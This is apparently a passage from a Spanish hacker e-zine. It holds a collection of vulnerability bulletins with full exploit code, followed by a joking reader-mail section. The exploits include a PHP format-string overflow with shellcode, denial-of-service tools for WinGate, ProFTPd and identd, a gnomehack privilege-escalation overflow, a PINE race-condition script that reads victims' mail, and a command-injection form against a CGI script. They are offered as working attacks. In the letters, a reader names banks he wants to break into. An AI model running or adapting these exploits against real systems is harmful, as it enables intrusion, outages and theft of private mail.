        p1 = calculate_precision ((system->shellcode_address & 0x000000ff), system->already_written);
        p2 = calculate_precision ((system->shellcode_address & 0x0000ff00) >> 8, system->already_written);
        p3 = calculate_precision ((system->shellcode_address & 0x00ff0000) >> 16, system->already_written);
        p4 = calculate_precision ((system->shellcode_address & 0xff000000) >> 24, system->already_written);
        sprintf (buf, "%%%dd%%n%%%dd%%n%%%dd%%n%%%dd%%n", p1, p2, p3, p4);
        strcat (attack_buffer, buf);
        ctr = strlen (attack_buffer);
        dest_buffer_written = ctr - dest_buffer_written;
        dest_buffer_written += PHP3_WARNING; // dest_buffer_written now contains the number of bytes the
                                             //PHP_WARNING and then the 8 4 byte values and then the %x to pop
                                             //off the stack
        attack_buffer += ctr;
        nop_count = BUF_LEN - dest_buffer_written - system->shellcode_len;
        memset (attack_buffer, NOP, nop_count);
        /*
         * Add our shellcode at last
         */
        attack_buffer += nop_count;
        strcat (attack_buffer, shellcode);
        strcat (attack_buffer, "\n");
        strcat (attack_buffer, "Content-Length: 1337\n\n");
}
void
usage (void)
{
        int     ctr;
        fprintf (stderr, "                                  Apache/PHP xploit\n");
        fprintf (stderr, "        Field Marshal Count August Anton Wilhelm Neithardt von Gneisenau\n");
        fprintf (stderr, "                                  for the r00tcrew\n");
        fprintf (stderr, "                                 All rights reserved\n");
        fprintf (stderr, "\nUsage:\n");
        fprintf (stderr, "phpxpl -u url -s systype [ -e eip address ] [ -h shellcode address ]\n\n");
        fprintf (stderr, "url: the complete url including FQDN and script on the server\n");
        fprintf (stderr, "      www.victim.com/info.php3\n");
        fprintf (stderr, "available systypes:\n");
        for (ctr = 0; systems[ctr].name; ctr++)
                fprintf (stderr, "%d. %s\n", ctr, systems[ctr].name);
        fprintf (stderr, "eip address: the address which the xploit overwrites with buffer address \
                         (specify thus 0xbfff9c30) \n");
        fprintf (stderr, "shellcode address: the address which points to the NOPs (specify thus 0xbfff962c)\n");
        fprintf (stderr, "\n");
        exit (1);
}
void
parse_url (char *url, char *target)
{
        char *ptr;
        strcpy (target, url);
        if (!(ptr = index (target, '/'))){
                fprintf (stderr, "invalid url. specify the script name on the target server too\n");
                exit (1);
        }
        *ptr = '\0';
}
/*
 * addr_byte contains the byte we need to write out. for example: 2c in
 * 0xbfff962c, then 96, ff and bf.
 */
int
calculate_precision (unsigned int addr_byte, int already_written_init)
{
        static int already_written = 0;
        int     tmp;
        if (!already_written)
                already_written = already_written_init;
        while (addr_byte < already_written)
                addr_byte += 0x100;
        tmp = addr_byte - already_written;
        already_written = addr_byte;
        return tmp;
}
-( 0x04 )-
Tema     : DOS a WinGate
Para     : humm... WinGate ??
Patch    : supongo que con no usar WinGate, o al menos no dejar acceso a to
           dios... recomendado restringir el acceso con un firewall por
           ejemplo ;)
Fecha    : Diciembre 2000M
Creditos : god- 3/dec/y2k
```

Descripcion:
Simple y efectivo. Se crean muchas conexiones contra el servidor WinGate, y se le envian por cada conexion un gran buffer marcando los paquetes con el flag de MSG_OOB, de modo q las conexiones se mantengan, y no acepte mas. De modo q un siguiente intento de login de como error: 'out of buffers'. Como parece mas o menos obvio este ataque deja al WinGate TOTALMENTE inoperativo. Vamos un DOS en toda regla! ;).
Exploit:

```
/* god- 3/dec/y2k */
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <signal.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <arpa/inet.h>
#include <netinet/in.h>
#include <netdb.h>
#include <errno.h>
char usage(char *);
unsigned long elookup(const char *);
void sighan(int sig_num) {
   printf("Expected SIGPIPE... got it!\n");
   printf("bailing out!\n");
   exit(0);
}
int main(int argc, char *argv[]) {
   int fd, fd2;
   int fd3[100];
   int i = 0;
   struct sockaddr_in sin;
   /* blah blah large and shitty buffer */
   char buffer[40000] = "\r\n\n";
   char *einval = "argument";
   char *refu = "refused";
   if(argc != 2) usage(argv[0]);
   signal(SIGPIPE, sighan);
   for(i = 0; i < 100;i++) {
      if((fd3[i] = socket(AF_INET, SOCK_STREAM, 0)) == -1) {
         perror("socket");
         exit(0);
      }
   }
   memset(&sin, 0, sizeof(sin));
   sin.sin_port = htons(1080);
   sin.sin_family = AF_INET;
   if((sin.sin_addr.s_addr = elookup(argv[1])) == -1) return -1;
   printf("WinGate Remote DoS by god-@EFnet!\n");
   printf("Crashing wingate ports...\n");
   if((fd = socket(AF_INET, SOCK_STREAM, 0)) == -1) {
      perror("socket");
      exit(0);
   }
   if((fd2 = socket(AF_INET, SOCK_STREAM, 0)) == -1) {
      perror("socket");
      exit(0);
   }
   for(i = 0; i < 100 ; i++) {
      if(connect(fd3[i], (struct sockaddr*)&sin, sizeof(sin)) == -1) {
         if(strstr(sys_errlist[errno], refu) != NULL) {
            sin.sin_port = htons(23);
         }
      }
      if(send(fd3[i], buffer, strlen(buffer), MSG_OOB) == -1) {
         if(strstr(sys_errlist[errno], einval) != NULL) {
            printf("This WinGate DoS program cannot run on this box =[\n");
            exit(0);
         }
         else { perror("socket"); exit(0); }
      }
   }
   /* NOT REACHED ( BECAUSE OF SIGPIPE ), BUT STILL HERE. */
   printf("checking if port is open...");
   shutdown(2, fd);
   if(connect(fd2, (struct sockaddr*)&sin, sizeof(sin)) == -1) {
      printf("port got crashed! mauyauhahu!\n");
      exit(0);
   }
   else {
      printf("dos failed =[\n");
   }
   return 0;
```

```
}
char usage(char *fname) {
   printf("WinGate Remote DoS attack by god-@EFNet!\n");
   printf("Usage: %s <host>\n", fname);
   exit(0);
}
unsigned long elookup (const char *host){
   struct in_addr in;
   struct hostent *hp;
   if ((in.s_addr = inet_addr(host)) == -1){
      if ((hp = gethostbyname(host)) == (struct hostent *)NULL)
        return -1;
      memcpy (&in.s_addr, hp->h_addr, hp->h_length);
   }
   return in.s_addr;
}
-( 0x05 )-
Tema     : DOS a ProFTPd
Para     :
Patch    : Actualizarse... por q esta visto que no se puede recomendar ya
           ningun daemon de FTP... o si??.. ;)
Fecha    : Diciembre 2000M
Creditos : Jet-Li -= The Wushu Master =- ;P
Descripcion:
Bien, este es un bug descubierto por un amiguete de nuestras tierras, para q
veais q Espa~a tambien va pegando fuerte. El amigo Jet-Li ha descubierto un
problema de DOS en ProFTPd. Lo que trata de hacer es dejar sin memoria
disponible a la victima mediante el envio de muchos comandos SIZE o bien de
los comandos USER de ftp. El exploit escrito por Jet-Li, nos permite
seleccionar entre estas dos versiones del DOS, eso si... necesitareis tener
un interprete de Java a mano ;).
Exploit:
/*      ProFTPd DoS version 1.1
        Remote DoS in proFTPd
        Code by: JeT-Li         -The Wushu Master-      jet_li_man@yahoo.com
        Recently I posted a remote DoS for ProFTPd based in the multiple use
        of the SIZE command in order to crash the system. Now and thanks to
        the information provided by Wojciech Purczynski I have coded a
        program that not only use the SIZE command but also the USER command.
        So at this time access to the ftp is not necessary to manage a DoS
        attack. The concept is equal to the last exploit one, but using
        multiple USER instead of SIZE.
        You don't have to give arguments when you execute the program, it
        will request you these.
        Greets: _kiss_ (the real fucker ;-P); gordoc (no comment, the most
        hax man in the w0rld); Perip|o (tibetan mantras for u! ;-P); and all
        the ppl of #hackers (not able for cardiac XD).
        Vulnerable systems:
        ProFTPd 1.2.0rc1        (Tested)
        ProFTPd 1.2.0rc2        (Tested)
        And maybe others(1.2.0preX); I have no test this, but I'm sure you
        can do it for me ;-)
        NOTE: 1.2.0pre10 is seems to be vulnerable according to the words of
        Wojciech Purczynski ... */
import java.net.*;
import java.io.*;
class TCPconnection {
    public TCPconnection (String hostname, int portnumber) throws Exception {
    Socket s = doaSocket(hostname, portnumber);
    br = new BufferedReader (new InputStreamReader (s.getInputStream()));
    ps = new PrintStream (s.getOutputStream());
    }
    public String readLine() throws Exception {
    String s;
    try {       s = br.readLine();      }
    catch (IOException ioe) {
    System.out.println("TCP Error ... it's a little hax0r exception ;-)");
    throw new Exception ("\nInput Error: I/O Error");
        }
    return s;
    }
    public void println(String s) {
        ps.println(s);
    }
    private Socket doaSocket(String hostname, int portnumber) throws Exception
{
    Socket s = null;
    int attempts = 0;
    while (s == null && attempts<maxattempts) {
    try {       s = new Socket(hostname, portnumber);   }
    catch (UnknownHostException uhe) {
    System.err.println("It was no posible to establish the TCP connection.\n" +
```

```
 "Reason: unknown hostname " + hostname + ". Here is the Exception:");
    throw new Exception("\nConnection Error: " + "unknown hostname");
    }
    catch (IOException ioe) {
    System.err.println("The connection was not accomplished due to an I/O Error
: trying it again ...");
    }
    attempts++;
    }
    if (s == null) throw new IOException("\nThe connection was not accomplished
 due to an I/O Error: trying it again ...");
    else return s; }
    private final int maxattempts = 5;
    private BufferedReader br;
    private PrintStream ps;
    }
class proftpDoS {
    public static void main(String[] arg) throws Exception {
    InputStreamReader isr;
    BufferedReader tcld;
    String hostnamez, username, password, file, s1, option, option1;
    int i, j, k, m;
    isr = new InputStreamReader(System.in);
    tcld = new BufferedReader(isr);
    System.out.println("ProFTPd DoS version 1.1 by JeT-Li -The Wushu Master-");
    System.out.println("Code in an attempt to solve Fermat Last's Theoreme");
    System.out.println("Please choose the type of attack you wanna use; insert
only the NUMBER, i.e.: 1");
    System.out.println("1) Memory leakage using USER command");
    System.out.println("2) Memory leakage using SIZE command");
    System.out.print("Option: ");
    option = tcld.readLine();
    m = Integer.parseInt(option);
    while (!(m==1 || m==2)) {
    System.out.print("Option not valid, please try again: ");
    option = tcld.readLine();
    m = Integer.parseInt(option); }
    if (m==1) {
    hostnamez = "";
    while (hostnamez.length()==0) {
    System.out.print("Please enter the hostname/IP: ");
    hostnamez = tcld.readLine(); }
    System.out.println("Choose one of this options; insert only the NUMBER, i.e
.: 1");
    System.out.println("1) Request 15000 size's to the server (it may be enough
)");
    System.out.println("2) \"No pain no gain\" (pseudo-eternal requests, ey it
may be harm ;-P)");
    System.out.print("Option: ");
    option1 = tcld.readLine();
    k = Integer.parseInt(option1);
    while (!(k==1 || k==2)) {
    System.out.print("Option not valid, please try again: ");
    option1 = tcld.readLine();
    k = Integer.parseInt(option1); }
    TCPconnection tc = new TCPconnection(hostnamez, 21);
        if (k==1) {
        for(i=0;i<15000;i++)
        tc.println("user themosthax0ruserthatthisw0rldhaseverseen" + i); }
    else if (k==2) {
    for(i=1;i<100;i++)
        for(j=2;j<((int)Math.pow(j,i ));j++)
            tc.println("user themosthax0ruserthatthisw0rldhaseverseen" + j); }
    tc.println("quit");
    s1 = tc.readLine();
    while (s1!=null) {
    s1 = tc.readLine();
    System.out.println("Attack completed ... as one of my friends says:");
    System.out.println("Hack just r0cks ;-)");
    }
    }
    else if (m==2) {
    hostnamez = "";
    while (hostnamez.length()==0) {
    System.out.print("Please enter the hostname/IP: ");
    hostnamez = tcld.readLine(); }
    username = "";
    while (username.length()==0) {
    System.out.print("Enter the username: ");
    username = tcld.readLine(); }
    password = "";
    while (password.length()==0) {
```

```
    System.out.print("Enter the password for that username: ");
    password = tcld.readLine(); }
    file = "";
    while (file.length()==0) {
    System.out.print("Enter a valid filename on the FTP \n(with correct path of
 course ;-): ");
    file = tcld.readLine(); }
    System.out.println("Choose one of this options; insert only the NUMBER, i.e
.: 1");
    System.out.println("1) Request 15000 size's to the server (it may be enough
)");
    System.out.println("2) \"No pain no gain\" (pseudo-eternal requests, ey it
may be harm ;-P)");
    System.out.print("Option: ");
    option1 = tcld.readLine();
    k = Integer.parseInt(option1);
    while (!(k==1 || k==2)) {
    System.out.print("Option not valid, please try again: ");
    option1 = tcld.readLine();
    k = Integer.parseInt(option1); }
    TCPconnection tc = new TCPconnection(hostnamez, 21);
    tc.println("user " + username);
    tc.println("pass " + password);
    if (k==1) {
        for(i=0;i<10000;i++)
        tc.println("size " + file); }
    else if (k==2) {
    for(i=1;i<100;i++)
        for(j=2;j<((int)Math.pow(j,i ));j++)
            tc.println("size " + file); }
    tc.println("quit");
    s1 = tc.readLine();
    while (s1!=null) {
    s1 = tc.readLine();
    System.out.println("Attack completed ... as one of my friends says:");
    System.out.println("Hack just r0cks ;-)");
    }
    }
    }
}
-( 0x06 )-
Tema     : NAPTHA DoS
Para     : Sistemas Operativos en general
Patch    : Rezar y configurar bien el servidor
Creditos : advisory+naptha@razor.bindview.com
Descripcion:
        Que es esto de NAPTHA DoS os preguntareis. Pues son un grupo
determinado de DoS que se caracterizan por fallos de programacion en
las pilas TCP/IP y en los propios demonios, a la hora de manejar y
mantener las conexiones abiertas.
        Supongo que ya os quedara un poco mas claro, pero si todavia
estais perdidos, simplemente pensar que pasaria si abris 400
conexiones SSH por ejemplo en el ordenador de un "amigo" vuestro.
        Si no sois tontos, ya habreis pensado en cuales van a ser
los efectos tanto para el, como para vosotros. Tener en cuenta que
vuestro ordenador tambien tiene que poder establecer 400 conexiones
simultaneas.
        Aqui viene por tanto la parte sensible de estos ataques, que
es la de conseguir que el ataque vaya dirigido a la victima, pero que
no se vuelva hacia nosotros.
        El servidor tiene que mantener la lista de las conexiones que
tiene abiertas, que si son un numero muy grande, pues supone la
necesidad de un buen procesador y mucha memoria. Imaginemos tambien,
poniendo por ejemplo al SSHd, que cada conexion genera un nuevo
proceso en el servidor. Este caso no afectara para los demonios que
esten bajo el inetd, por lo cual se recomienda su uso.
      Al atacante tambien le afectan las conexiones, por lo que estos
ataques consisten en no tener conexiones. Y como evitamos esto, pues
de dos formas diferentes. La primera de ellas es haciendo el ataque
distribuido. Pero en lo que trabajan estos DoS especialmente es en
realizar las conexiones a pelo, de forma que no sean gestionadas por
demonios que consuman recursos o la propia pila TCP/IP.
      Y esto como va? Pues bien. Imaginemos que queremos hacer un
ataque, anonimo por supuesto a una maquina X. Para ello necesitamos
tener acceso a una maquina que este en el mismo cable que X. Esta es
la condicion para hacer un "no blind spoofing", pero a pelo. La linea
anterior es el resumen de estos ataques. De esta forma, poniendo la
tarjeta en modo promiscuo, mandamos paquetes iniciales SYN con un
numero de secuencia inventado y escuchamos las respuestas. A partir de
aqui, mandamos los paquetes necesarios como para establecer y mantener
minimamente las conexiones.
      De esta forma, la balanza de recursos consumidos en nuestra
```

```
maquina y en la de la victima nos es favorable.
      Podriamos comentar diferentes resultados de estudios realizados,
pero se pueden resumir en que no se salva ningun Sistema
Operativo. Mas informacion en proximos numeros de SET.
-( 0x07 )-
Tema     : GNOMEHACK buffer overflow. GID=60 (games)
Para     : GNU/Debian 2.2
Patch    : Menos vicio, y mas curro.
Creditos : Cody Tubbs (loophole of hhp) pigspigs@yahoo.com
Descripcion:
      Bueno, bueno. Ahora vamos con un clasico de los clasicos, que es
este juego: el GnomeHack. Debe ser que el nombre incita a la gente,
pero la lista de overflows para este juego va para largo.
     De que va el juego?, pues vamos a preguntarselo al sabio apt a
ver que nos dice:
gnomehack - A port of NetHack for GNOME
nethack - Text-based/X11 overhead view D&D-style adventure game
        Vaya, vaya. Si no os queda claro de que va el juego, pues os
lo bajais y echais una partidita. Eso si, iros buscando un
parche... ;) Pero vamos con el tema, que es el buffer overflow...
     Nos pararíamos a analizarlo, pero es de los tipicos. Como podeis
leer mas abajo, esta probado en potato. Antes de nada, mirar que
el binario es sgid. De esta manera podreis conseguir egid=60. Y que
podeis hacer con eso..., pues
mortiis@localhost:~$ find / -group games
/usr/games/xgalaga
Je, pues eso es lo que tengo yo. Por cierto, tengo un vicio... Es un
fantastico juego.
           Si leeis un poco el codigo, podeis ver que utiliza dos
variables de entorno, una de ellas que es por la que falla al
especificar el DISPLAY al que se conecta, y la otra que es donde
almacena los NOP y el shellcode. El exploit no tiene mas.
/*
 * (gnomehack) local buffer overflow. (gid=games(60))
 *
 * Author: Cody Tubbs (loophole of hhp).
 * www.hhp-programming.net / pigspigs@yahoo.com
 * 12/17/2000
 *
 * Tested on Debian 2.2, kernel 2.2.17 - x86.
 * sgid "games"(60) by default.
 *
 * bash-2.03$ id
 * uid=1000(loophole) gid=501(noc)
 * bash-2.03$ ./h 0 0
 * Ret-addr 0x7fffe81c, offset: 0, allign: 0.
 * Can't resolve host name "èÿèÿèÿèÿèÿèÿèÿèÿèÿèÿèÿèÿèÿèÿ"!
 * sh-2.03$ id
 * uid=1000(loophole) gid=501(noc) egid=60(games)
 * sh-2.03$
 */
#include <stdio.h>
#define OFFSET 0
#define ALLIGN 0
#define NOP    0x90
#define DBUF   256 //120(RET*30)+((RET))+132(RET*33)
#define GID    60
static char shellcode[]=
 "\x31\xdb\x31\xc9\xbb\xff\xff\xff\xff\xb1\x00\x31\xc0"
 "\xb0\x47\xcd\x80\x31\xdb\x31\xc9\xb3\x00\xb1\x00\x31"
 "\xc0\xb0\x47\xcd\x80\xeb\x1f\x5e\x89\x76\x08\x31\xc0"
 "\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08"
 "\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8"
 "\xdc\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68\x69";
long get_sp(void){
 __asm__("movl %esp,%eax");
}
void workit(char *heh){
 fprintf(stderr, "\ngnomehack local exploit for Debian 2.2 - x86\n");
 fprintf(stderr, "Author: Cody Tubbs (loophole of hhp)\n\n");
 fprintf(stderr, "Usage: %s <offset> [allign(0..3)]\n", heh);
 fprintf(stderr, "Examp: %s 0\n", heh);
 fprintf(stderr, "Examp: %s 0 1\n", heh);
 exit(1);
}
main(int argc, char **argv){
 char eipeip[DBUF], buffer[4096], heh[DBUF+1];
 int i, offset, gid, allign;
 long address;
 if(argc < 2){
  workit(argv[0]);
 }
```

```
 if(argc > 1){
  offset = atoi(argv[1]);
 }else{
  offset = OFFSET;
 }
 if(argc > 2){
  allign = atoi(argv[2]);
 }else{
  allign = ALLIGN;
 }
 address = get_sp() - offset;
 if(allign > 0){
  for(i=0;i<allign;i++){
   eipeip[i] = 0x69; //0x69.DOOT:D
  }
 }
 for(i=allign;i<DBUF;i+=4){
  *(long *)&eipeip[i] = address;
 }
 gid = GID;
 shellcode[10] = gid;
 shellcode[22] = gid;
 shellcode[24] = gid;

 for(i=0;i<(4096-strlen(shellcode)-strlen(eipeip));i++){
  buffer[i] = NOP;
 }

 memcpy(heh, eipeip, strlen(eipeip));
 memcpy(heh, "DISPLAY=", 8);//HOME||DISPLAY
 putenv(heh);
 memcpy(buffer+i, shellcode, strlen(shellcode));
 memcpy(buffer, "HACKEX=", 7);
 putenv(buffer);

 fprintf(stderr, "Ret-addr %#x, offset: %d, allign: %d.\n",address, offset, all
ign);
 execlp("/usr/lib/games/gnomehack/gnomehack", "gnomehack", 0); //Mod path if ne
eded.
}
-( 0x08 )-
Tema     : Race Condition en PINE Version 4.30
Para     : Sistemas con PINE y vi
Patch    : Utilizar Mutt!!, que es muy bonito
Creditos : mat@hacksware.com
Descripcion:
    Pues vamos con este fallo de seguridad que permite leer el correo
de los usuarios mientras lo estan escribiendo con el PINE. Para ello,
y antes de empezar con explicaciones, deben tener en el PINE
habilitadas las siguientes opciones:
  [x]  enable-alternate-editor-cmd
  [x]  enable-alternate-editor-implicitly
  editor                  = /usr/bin/vi
    Cuando editas un correo, PINE crea el fichero temporal
/tmp/pico.<pid>, donde <pid> es el PID con el que esta corriendo el
PINE. Aqui es donde estara el correo que la victima esta
editando. Como podemos aprovechar en este caso que conocemos el
nombre del fichero temporal que crea PINE?
    Pues bien, si creamos un enlace simbolico de este fichero a uno
que no existe, Vi seguira el enlace y creara el nuevo fichero. Es ahi,
cuando nosotros borramos el enlace, y creamos nuestro fichero
temporal, eso si, con permisos de escritura para la victima.
    Aqui teneis el script que hace justo lo que esta explicado
aqui arriba.
--------------------race_pine.sh start--------------------------------
#!/bin/sh
# Grab local pine messages
# Usage: ./mon_pine.sh <pid of pine process>
# victim pine must use following settings
#
#  mat@hacksware.com
#  http://hacksware.com
#
# [x]  enable-alternate-editor-cmd
# [x]  enable-alternate-editor-implicitly
# editor                  = /usr/bin/vi
#
PID=$1
PICO_FILE=‘printf "/tmp/pico.%.6d" $PID‘
TRASHCAN=/tmp/.trashcan.‘date|sed "s/ //g"‘
echo PICO_FILE is $PICO_FILE
```

```
#if $PICO_FILE and $TRASHCAN exists, remove them
if test -f $PICO_FILE
then
 rm -f $PICO_FILE
fi
if test -f $TRASHCAN
then
 rm -f $TRASHCAN
fi
ln -s $TRASHCAN $PICO_FILE
while :
do
 if test -f $TRASHCAN
 then
  break
 fi
done
echo Victim is Editing Pine Message
rm -f $PICO_FILE
echo We replace temporary file
touch $PICO_FILE
chmod 777 $PICO_FILE
echo "Get the message from "$PICO_FILE
echo "^C to break tailer"
tail -f $PICO_FILE
--------------------mon_pine.sh end  -------------------------------
-( 0x09 )-
Tema     : Identd Denial of Service
Para     : SuSE
Patch    : Actualizacion en www.suse.com
Descripcion:
         Pues este programilla de apariencia inofensiva, deja KO al
identd de la SuSE. Pero el matiz que tiene el programa esta explicado
en el header del codigo. Y es que no nos encontramos ante un buffer
overflow del demonio al mandarle mil y pico caracteres. El problema
parece ser que esta en que el identd falla con cadenas muy grandes,
pero no por no reservar un buffer lo suficientemente grande.
     Aqui teneis el exploit para que le echeis un ojo:

/*
 * identdDoS.c
 * written by R00T-dude
 * based upon an advisory I found on sec-focus
 *
 * enjoy :)
 *
 * oh, just in case you think this there is a buffer overflow
 * possible, there ISN'T
 * the ident server thinks that the string send is to big so it sets a
 * pointer to NULL
 * and that makes it crash !!!!
 * I tested this at home and it worked fine
 * however I an in an inet. cafe right now and this code isn't tested,
 * so if you find mistakes in it
 * please don't bitch bout it (thx in advance)
 *
 */
#include <stdio.h>
#include <sys/socket.h>
#include <netdb.h>
#include <string.h>
int main(int argc, char **argv)
{
 struct sockaddr_in sin;
 struct hostent *hp;
 char stuff[1200];
 int sock, conn, i ;
 if (argc < 2)
 {
        fprintf(stderr, " useage :: %s 127.0.0.1 ", argv[1]);
        exit(0);
 }

if ( (hp = gethostbyname§argv[1]) == NULL)
 {
        fprintf(stderr, "hostname doesn't match !");
        exit(0);
 }

 sock = socket(AF_INET, SOCK_STREAM, 0);
 if (sock < 0)
 {
```

```
        fprintf(stderr, "socket() doesn't work !");
        exit(sock);
 }

 sin.sin_family = AF_INET ;
 sin.sin_port = htons(113);
 sin.sin_addr.s_addr = inet_addr(argv[1]);
 conn = connect(sock, (struct sockaddr *)&sin, sizeof(sin));
 if (conn < 0)
 {
        fprintf(stderr, "connect() doesn't work !");
        exit(conn);
 }
printf("sending stuff... ");
for(i=0; i  < 1100; i++)
 {
        strcat(stuff, "a");
 }
 send(sock, stuff, sizeof(stuff), 0);
 close(sock);
 printf("done  \n");
}
-( 0x10 )-
Tema     : Fallo en everythingform.cgi. Ejecucion remota de comandos
Para     : Buscar, la red es muy grande
Patch    : Las palabras patch y perl no son compatibles
Creditos : rpc
Descripcion:
         Bueno, he aqui un caso tipico de como NO escribir un CGI en
perl. Hemos cogido del advisory la parte del codigo afectada que es esta:
..
$ConfigFile = $in{config};
..
 open(CONFIG, "$configdir$ConfigFile") || &Error("I can\'t open/
 $ConfigFile in the ReadConfig subroutine. Reason: $!");
    Vamos, que a este cgi le podemos pasar como parametro hidden el
config que despues lo "abre" amablemente con open(). Pues los que
esteis familiarizados con este tipo de fallos ya sabeis lo que teneis
que hacer.
    Y como patch, pues buscar la actualizacion como siempre. Pero
vamos, ojo con los cgi's que utiliceis, y el Servidor Web siempre con
nobody, www-data,etc...
He aqui el ejemplo del advisory:
<form action="http://www.conservatives.net/someplace/everythingform.cgi"
method=POST>
<h1>everythingform.cgi exploit</h1>
Command: <input type=text name=config value="../../../../../../../../bin/ping
-c 5 www.foobar.com|">
<input type=hidden name=Name value="fuck the religious right">
<input type=hidden name="e-mail" value="foo@bar.net">
<input type=hidden name=FavoriteColor value=Black>
<input type=submit value=run>
</form>
*EOF*
```

-[0x0B]--
-[SET Inbox]---
-[by Paseante]---SET-24-

La seccion de correo es una de las mas populares en todos los e-zines, tenia pensado en este numero dar un giro y dedicarla no al correo de los lectores sino al ubicuo y cada vez mas logrado SPAM.
Y es que SET nos gusta innovar, pero no mucho que eso es de extranjeros, desgraciadamente con la tardanza entre numero y numero se nos acumula el legitimo correo de nuestros lectores y ellos tambien se merecen respuesta.
Finalmente tenemos un poco de todo y como no, las damas primero.

-{ 0x01 }-

Toc toc. Mi scusi, sono Emma Bonino e la prego di partecipare al gioco online che stiamo organizzando perche anche cittadini come lei (che non votino affatto radicale o che lo facciano, che non votino o non intendano più votare) possano partecipare alle nostre decisioni, essere presenti o rappresentati nei nostri organi dirigenti.

  [Chi chiama? Ah, sei Emma. Bona sera signorina, come siete che fate?
    Ancora a la politiche?]

In vista delle elezioni politiche occorre tentare di allearsi con il Polo o con l'Ulivo? O combattere da soli? O organizzare il boicottaggio di elezioni non democratiche? Quali Riforme istituzionali, politiche, del lavoro, dell'impresa: "americane" o "tedesche", o nessuna? Quali politiche sulle liberta individuali e sulla scienza, oltre che sulle droghe: proibizioniste o antiproibizioniste, come già sul divorzio e sull'aborto? E i partiti devono aprirsi a tutti i cittadini attraverso Internet, o restare "chiusi" come finora?
Dal 27 novembre al 3 dicembre si votere online per eleggere 25 nuovi membri del Comitato Radicale. Se, come vivamente spero, lei intende partecipare a questo gioco, lo preannunci e registri cliccando qui:
http://www.radicali.it/g_register/

  [Mi deve scusare non sono interessato]

Mi scusi ancora. A presto.

  [Arrivederci Bonino]

Emma Bonino

-{ 0x02 }-

Queria proponeros algo. Ya mande un mail pidiendo algo similar, pero creo que ahora si estoy preparado para llevar a cabo el proyecto. Hace tiempo que estoy dandole vueltas a lo de sacar una e-zine, pero vivo en Canarias, y, o mucho me equivoco, o aqui eso de ser hacker no se lleva. Lo maximo que se ve por ahi es un piratilla de juegos de play. Asi que he pensado que podria sacar un zine 'filial' de SET, algo asi como 'SET newbies edition'. Tengo bastante informacion, y he aprendido rapido algunos conceptos basicos, y otros menos basicos (creo yo), y me gustaria que antes de quemar el monitor, pensarais en la propuesta. Por cierto, si me contestais, no lo hagais por e-mail, porque no tengo cuenta propia, y mi padre me corta el pescuezo.

[Yo una vez pense algo parecido, publicar un e-zine y me meti en uno
que se llamaba Saqueadores. Ya ves como he acabado. Aprende de mi
fracaso en la vida y haz algo util como amaestrar hamsters.
Un e-zine lleva __mucho__ trabajo y generalmente solo sirven para
que gente a la que no conoces te insulte repetidamente]

Tambien quiero comentaros que estoy haciendo un script para mIRC 5.81, y me gustaria saber si quereis que le ponga el nombre de SETscript. Aunque aun no es bastante bueno, lo mejorare todo lo que pueda.

[Hombre pues siempre es un detalle pero quiza deberias ponerte de
acuerdo con Mindeb (mas abajo) que esta interesado en aprender a
hacer scripts]

Otra cosa, sabeis de algun hacker que viva en Canarias?

[Asi a bote pronto yo no se de ningun hacker]

Gracias por adelantado, y seguid asi.

-{ 0x03 }-

Jelou... soy Mindeb, y queria comentaros unas cosillas.

En uno de vuestros numeros, habia un articulo que se llamaba ’como crackear sin debugger’, y en el mismo se explicaba que para que un programa share no se bloquee cuando pasa el periodo de prueba, habia que instalarlo, y una vez hecho esto, atrasar la fecha del ordenador. La unica pega era que si alguien ponia bien la fecha, adios al invento. Corregidme si me equivoco, pero... no seria mejor primero atrasar el reloj, digamos unos 2 o 3 a~os, instalar el programa en cuestion, y luego poner el reloj en su sitio?

[A ver, dejame que me ponga la gorra de pensar:
Programa A caduca en 15 dias- Fecha Actual 12-10-2000
Cambio Fecha a 12-10-1997
Instalo programa A
Cambio Fecha a 12-10-2000
Programa A caduca. Han pasado 3 a~os desde que se instalo
No, definitivamente creo que no seria mejor]

Otra cosa. Cuando va a salir el ’Trivial Hackers Edition’? lo ha buscado en set-ezine.org, pero no sale, y set.net.eu.org no aparece en el MSIExplorer.

[Mire usted el THE salio hace bastante tiempo pero su autor, Garrulo,
ejerce de tal y hoy por hoy nadie sabe que se ha hecho del programa.
Como nosotros formateamos discos a la velocidad con la que tu comes
galletas la unica solucion posible es que algun lector que lo bajo se
lo envie a su autor. Como veras no estamos afectados por ello,
principalmente porque yo sacaba muy malas puntuaciones en el juego :-( ]

Se puede hacer boxing en espa~a? Si es asi, podeis poner un articulo sobre los tipos de ’cajas’ que hay?

[Oye, tu todavia vives en los 80?.]

Que es el ’Visual Hacker 98’? si es un articulo, lo podeis poner en vuestra web?

[Dios santo. La gente nos lee pero no nos entiende o nos entiende a su

manera. Asusta pensar la cantidad de cosas que he escrito que habran sido malinterpretadas o tergiversadas.....el VH98 es un articulo y para tus cuentas SE PUBLICO EN SET 12 EN **NOVIEMBRE DE 1997**]

Podriais poner como es eso de una cuenta hackeada? Tambien se pueden hackear un acceso a inet? Si es asi, podeis publicar algo sobre ello?

[No por Dios. Hackear una conexion de acceso telefonico???. Estas de chiste???. Eso es imposible, va protegido con un algoritmo de tecnologia XOR y ademas si lo intentas te sale un mensaje en Windows que pone: "Por favor, no haga usted eso"]

Tambien creo que seria interesante poner una especie de cursillo para hacer scripts del mIRC.

[Yo veo mas atractivo un concurso "Miss camiseta mojada"]

Por cierto, os leo desde el primer numero, y gracias a vosotros he aprendido que es un warez, crack, phreaker, cracker y un monton de cosas mas. Espero que mi comentario haya servido para algo. Nos vemos...

Mindeb

["os leo desde el primer numero". Voy yo y me lo creo]

-{ 0x04 }-

bueno; a la hora de hackear tengo varios problemas: casi siempre por el firewall. aqui voy a darte los blancos que elegi, ellos son:

homebanking.redlink.com.ar
www.bna.com.ar
www.itau.com.ar
www.bcra.gov.ar

la mayoria estan protegidos por firewall.

[Sorprendente. Como fue eso?.]

Y segun se la unica forma de enga~arlos es usando el spoof, por eso te escribo pidiendote no un programa de spoof, si no como puedo hacer spoof sin emplear ningun programa lame k nunca me funciona

[Quieres hacer spoof sin programas lame?. Facil. Coges, te cambias la IP (sabes hacerlo?), envias el paquete, te vuelves a cambiar la IP a tu IP real y vas haciendo. Entremedias te vas tomando la talla de mu~ecas que gastas para que luego no te aprieten en demasia las esposas]

